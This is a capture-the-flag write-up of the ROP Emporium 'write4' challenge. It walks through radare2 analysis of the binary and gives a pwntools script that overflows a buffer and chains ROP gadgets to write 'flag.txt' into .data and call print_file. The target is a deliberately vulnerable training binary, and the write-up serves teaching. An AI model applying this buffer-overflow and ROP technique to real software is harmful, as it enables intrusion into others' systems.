
Write4

1. In this challenge, the description states that there will be magic string to execute, so I'll have to find a way to possible put a string in memory myself and call it. I start off opening the file in radare2 and doing some general information gathering. Every thing looks as I expect it to. I take down the address of the usefulFunction so that I can see what it does later.



```
[0x004005d0]> iI
arch     x86
baddr    0x400000
binsz    6521
bintype  elf
bits     64
canary   false
class    ELF64
compiler GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crypto   false
endian   little
havecode true
intrp    /lib64/ld-linux-x86-64.so.2
laddr    0x0
lang     c
linenum  true
lsyms    true
machine  AMD x86-64 architecture
maxopsz  16
minopsz  1
nx       true
os       linux
pcalign  0
pic      false
relocs   true
relro    partial
rpath    .
sanitiz  false
static   false
stripped false
subsys   linux
va       true
```

```
[0x004005d0]> iz
[Strings]
nth paddr      vaddr      len size section type  string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x000006b4 0x004006b4 11  12   .rodata ascii nonexistent
```

2. Here I can see that there is a useful gadgets section, so I navigate to it and find that there is a function to de-reference and move a register. That looks like the gadget I can use to load a string into memory as it will move whats in r15 to the the location r14 points to, which if I can control if there is a pop r14 and pop r15 gadget somehwere else in the binary. I'll take down this gadget addresss as i'll need it for the exploit.

```
34   ---------- 0x00000000 LOCAL   FILE   0        write4.c
35   0x00000617 0x00400617 LOCAL   FUNC   17       usefulFunction
36   ---------- 0x00000000 LOCAL   FILE   0        /tmp/cc0wK0o0.o
37   0x00000628 0x00400628 LOCAL   NOTYPE 0        usefulGadgets
38   ---------- 0x00000000 LOCAL   FILE   0        crtstuff.c
39   0x00000824 0x00400824 LOCAL   OBJ    0        __FRAME_END__
40   ---------- 0x00000000 LOCAL   FILE   0
41   0x00000df8 0x00600df8 LOCAL   NOTYPE 0        __init_array_end
42   0x00000e00 0x00600e00 LOCAL   OBJ    0        _DYNAMIC
43   0x00000df0 0x00600df0 LOCAL   NOTYPE 0        __init_array_start
44   0x000006c0 0x004006c0 LOCAL   NOTYPE 0        __GNU_EH_FRAME_HDR
45   0x00001000 0x00601000 LOCAL   OBJ    0        _GLOBAL_OFFSET_TABLE_
46   0x000006a0 0x004006a0 GLOBAL  FUNC   2        __libc_csu_fini
48   0x00001028 0x00601028 WEAK    NOTYPE 0        data_start
52   0x00001028 0x00601028 GLOBAL  NOTYPE 0        __data_start
54   0x00001030 0x00601030 GLOBAL  OBJ    0        __dso_handle
55   0x000006b0 0x004006b0 GLOBAL  OBJ    4        _IO_stdin_used
56   0x00000630 0x00400630 GLOBAL  FUNC   101      __libc_csu_init
59   0x00000550 0x00400550 GLOBAL  FUNC   2        _dl_relocate_static_pie
60   0x00000520 0x00400520 GLOBAL  FUNC   43       _start
62   0x00000607 0x00400607 GLOBAL  FUNC   16       main
63   ---------- 0x00601038 GLOBAL  OBJ    0        __TMC_END__
1    0x00000500 0x00400500 GLOBAL  FUNC   16       imp.pwnme
2    ---------- 0x00000000 GLOBAL  FUNC   16       imp.__libc_start_main
3    ---------- 0x00000000 WEAK    NOTYPE 16       imp.__gmon_start__
4    0x00000510 0x00400510 GLOBAL  FUNC   16       imp.print_file

[0x00400510]> s 0x00400628
[0x00400628]> pdf
 4: loc.usefulGadgets ();
 bp: 0 (vars 0, args 0)
 sp: 0 (vars 0, args 0)
 rg: 0 (vars 0, args 0)
           0x00400628      4d893e          mov qword [r14], r15
           0x0040062b      c3              ret
```

3. Next I navigate to the usefulFunction to see what it contains. Here I can see that it has a function that prints a file. My goal after seeing this is to load the file name of the flag.txt file into memory and supply it as an argument to this function, as opposed to trying to /bin/cat flag.txt as I have done in previous challenges.

```
[0x00400617]> pdf
 17: sym.usefulFunction ();
           0x00400617      55              push rbp
           0x00400618      4889e5          mov rbp, rsp
           0x0040061b      bfb4064000      mov edi, str.nonexistent
           0x00400620      e8ebfeffff      call sym.imp.print_file
           0x00400625      90              nop
           0x00400626      5d              pop rbp
           0x00400627      c3              ret
```


4. Now I have to find a place to write my string to. I use the info sections command and grep ‘rw’ to display sections that have both read and write permissions. Then I'll hexdump each section to see if data is already stored inside or not.


```
[0x00400617]> iS~rw
18  0x00000df0    0x8 0x00600df0    0x8 -rw- .init_array
19  0x00000df8    0x8 0x00600df8    0x8 -rw- .fini_array
20  0x00000e00  0x1f0 0x00600e00  0x1f0 -rw- .dynamic
21  0x00000ff0   0x10 0x00600ff0   0x10 -rw- .got
22  0x00001000   0x28 0x00601000   0x28 -rw- .got.plt
23  0x00001028   0x10 0x00601028   0x10 -rw- .data
24  0x00001038    0x0 0x00601038    0x8 -rw- .bss
```

5. A hexdump of the .data section shows that it is both big enough to hold the string as well as completely empty. I'll take not of the start of the .data section's address for my exploit.

```
[0x00601028]> px
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00601028  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00601038  0000 0000 0000 0000 ffff ffff ffff ffff  ................
0x00601048  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00601058  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00601068  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00601078  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00601088  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00601098  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x006010a8  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x006010b8  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x006010c8  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x006010d8  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x006010e8  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x006010f8  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00601108  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00601118  ffff ffff ffff ffff ffff ffff ffff ffff  ................
```

6. Now that I've decided what to write and where to write it to, I'll need to look for gadgets that can pop values into r14 and r15 to write the data that I want, and then I'll need a gadget to pop rdi to supply the address of the newly written string as an argument to the print_file function. This is done easily using ‘/R’ command in radare2.






7. I'll use a python script with pwntools to write my exploit. The idea is to overflow the buffer, pop the starting address of the '.data' section into r14 and the string 'flag.txt' into r15. Then I'll de-reference [r14] and move the string in r15 into it. Next I'll pop the address of the start of the '.data' section into rdi and call the print_file function. After running the script below, it ran successfully and printed the flag.txt.

```python
#!/usr/bin/env python

from pwn import *

elf = context.binary = ELF('write4')
context.log_level = 'debug'

padding = cyclic(40)            # junk to fill up buffer
rop1 = p64(0x400690)            # pop r14; pop r15; ret;
rop2 = p64(0x400693)            # pop rdi; ret;
move_addr = p64(0x400628)       # move qword [r14], r15
addr_location = p64(0x601028)   # location of string in memory @ .data
print_file = p64(0x400510)      # address of print_file.plt call
string = 'flag.txt'             # string to place into memory

payload = padding
payload += rop1
payload += addr_location
payload += string
payload += move_addr
payload += rop2
payload += addr_location
payload += print_file

jp = process(elf.path)

jp.sendline(payload)
jp.wait_for_close()
jp.recv()
```

Successfull output #1.



Successful output #2 (cleaner output)


kali@kali:~/ctf/rop/write64$ sudo vim payload.py
kali@kali:~/ctf/rop/write64$ python payload.py
[*] '/home/kali/ctf/rop/write64/write4'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0×400000)
RUNPATH: '.'
write4 by ROP Emporium
x86_64
Go ahead and give me the input already!
> Thank you!
ROPE{a_placeholder_32byte_flag!}
kali@kali:~/ctf/rop/write64$